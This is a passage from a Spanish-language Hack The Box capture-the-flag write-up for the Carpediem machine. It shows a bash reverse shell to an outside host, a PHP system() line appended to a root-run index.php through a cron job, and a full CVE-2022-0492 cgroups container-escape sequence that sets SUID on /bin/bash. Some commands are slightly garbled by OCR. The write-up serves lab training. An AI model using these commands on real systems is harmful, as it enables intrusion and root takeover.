┌──(root㉿kali)-[/home/…/HTB/CarpediemHTB/content/modules]
└─# stty raw -echo; fg
[1]  + continued  nc -nlvp 443
                              reset xterm
```

Figura 60: nc-shell

11. Abusing a cron job on a container

11.1. Container priviledge escalation

Se examinan los comandos que se ejecutan y el usuario en el sistema.

ps -eo user,command

```
www-data@90c7f522b842:/$ ps -eo user,command
USER     COMMAND
root     /bin/bash /root/docker-entrypoint.sh
root     /usr/sbin/vsftpd
root     /bin/sh /usr/bin/mysqld_safe
mysql    /usr/sbin/mariadbd --basedir=/usr --datadir=/var/lib/mysql --plugin-dir=/usr/lib/mysql/plugin --user=
mysql --skip-log-error --pid-file=/run/mysqld/mysqld.pid --socket=/run/mys
root     logger -t mysqld -p daemon error
root     /usr/sbin/apache2 -k start
www-data /usr/sbin/apache2 -k start
www-data /usr/sbin/apache2 -k start
www-data /usr/sbin/apache2 -k start
www-data /usr/sbin/apache2 -k start
www-data /usr/sbin/apache2 -k start
root     /usr/sbin/cron -P
root     /bin/bash
www-data /usr/sbin/apache2 -k start
www-data /usr/sbin/apache2 -k start
www-data /usr/sbin/apache2 -k start
www-data /usr/sbin/apache2 -k start
www-data /usr/sbin/apache2 -k start
www-data sh -c bash -c "bash -i >& /dev/tcp/10.10.16.8/443 0>&1"
www-data bash -c bash -i >& /dev/tcp/10.10.16.8/443 0>&1
www-data bash -i
www-data script /dev/null -c bash
www-data sh -c bash
www-data bash
root     /usr/sbin/CRON -P
root     /bin/sh -c sleep 45; /bin/bash /opt/heartbeat.sh
root     sleep 45
www-data ps -eo user,command
```

Figura 61: /opt/heartbeat.sh

```
www-data@90c7f522b842:/$ cat /opt/heartbeat.sh
#!/bin/bash
#Run a site availability check every 10 seconds via cron
checksum=($(/usr/bin/md5sum /var/www/html/backdrop/core/scripts/backdrop.sh))
if [[ $checksum != "70a121c0202a33567101e2330c069b34" ]]; then
        exit
fi
status=$(php /var/www/html/backdrop/core/scripts/backdrop.sh --root /var/www/html/backdrop https://lo
calhost)
grep "Welcome to backdrop.carpediem.htb!" "$status"
if [[ "$?" != 0 ]]; then
        #something went wrong.  restoring from backup.
        cp /root/index.php /var/www/html/backdrop/index.php
fi
```

Figura 62: cat-heartbeat

No se tiene capacidad de escritura en este archivo, pero si de lectura como se muestra en la figura 62, el cual se ve que hace un checksum de un script, si el checksum tiene el mismo valor, no sale y despues de comprobarlo ejecuta en php el script como root.




Figura 63: /var/www/html/backdrop

Como hay peticiones automaticas que se comunican con el backdrop como se puede ver en la figura 52 de la página 23, se altera el archivo index.php con la finalidad que ejecute codigo como root, con **echo** se escribe este one liner en bash para entablar una reverse shell para acceder como root y se le da permisos de ejecución.

```
echo -e '#!/bin/bash\n\ nbash -i >& /dev/tcp/10.10.16.8/443 0>& 1' > reverse
```

```
chmod -x reverse
```

Figura 64: reverse

Ahora se le añade una linea en php al final de index.php, para que como root ejecute con la bash **reverse**.

```
echo 'system("bash /dev/shm/reverse");' ≫ index.php
```




Figura 65: index.php




Figura 66: root-shell

Ahora se tiene acceso a **root** en el contenedor.

12. Abusing CVE-2022-0492 (Container Escape via Cgroups)

Se va a escapar del contenedor en el que se encuentra para escalar privilegios a la maquina víctima real. darle privilegios suid a esta bash de esta maquina (hflaccus). (**HackTricks**)(**Paloalto**).




Figura 67: reverse

Para ver las capabilities, se ejecuta el siguiente comando. no se encuentra cap_sys_admin

```
set 'cat /proc/$$/status | grep ÇapEff:"'; capsh –decode=$2
```




Figura 68: set

A traves de la llamada unshare, los contenedores pueden crear nuevos usuarios y nuevos cgroups donde aparece la capability **CAP_SYS_ADMIN** y montar cgroupsfs.

```
unshare -UrmC bash
```

```
root@90c7f522b842:~# set `cat /proc/$$/status |grep "CapEff:"`; capsh --decode=$2 | grep sys_admin
root@90c7f522b842:~# set `cat /proc/$$/status |grep "CapEff:"`; capsh --decode=$2
0x00000000a00425fb=cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,ca
p_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_audit_write,cap_setfcap
root@90c7f522b842:~# unshare -UrmC bash
root@90c7f522b842:~# set `cat /proc/$$/status | grep "CapEff:"`; capsh --decode=$2 | grep sys_admin
0x0000003fffffffff=cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_
setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admi
n,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,c
ap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config
,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap
_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read
root@90c7f522b842:~# mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/x
root@90c7f522b842:~#
```

Figura 69: cap_sys_admin

```
1   mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/x
2     echo 1 > /tmp/cgrp/x/notify_on_release
3     host_path=‘sed -n ’s/.*\perdir=\([^,]*\).*/\1/p’ /etc/mtab‘
4     echo "$host_path/cmd" > /tmp/cgrp/release_agent
5     cat /tmp/cgrp/release_agent
6     echo "$host_path/cmd" > /tmp/cgrp/release_agent
7     cat /tmp/cgrp/release_agent
8     echo ’#!/bin/sh’ > /cmd
9     echo ’chmod u+s /bin/bash’ >> /cmd
10    chmod a+x /cmd
11    sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
12
```


```
root@90c7f522b842:/# mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/x
      echo 1 > /tmp/cgrp/x/notify_on_release
      host_path=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
      echo "$host_path/cmd" > /tmp/cgrp/release_agent
      cat /tmp/cgrp/release_agent
      echo "$host_path/cmd" > /tmp/cgrp/release_agent
      cat /tmp/cgrp/release_agent
      echo '#!/bin/sh' > /cmd
      echo 'chmod u+s /bin/bash' >> /cmd
      chmod a+x /cmd
      sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
/var/lib/docker/overlay2/e4ee513c84a45c4dc61a80642fbbddd4fd2d1145ec759bf4415b642bc17f383b/diff/cmd
/var/lib/docker/overlay2/e4ee513c84a45c4dc61a80642fbbddd4fd2d1145ec759bf4415b642bc17f383b/diff/cmd
root@90c7f522b842:/#
```

Figura 70: Container escape


.

Con el parametro bash -p se accede a la bash en modo priviledge.

bash -p



(a) whoami



(b) bash -p

Figura 71: reverse-shell.2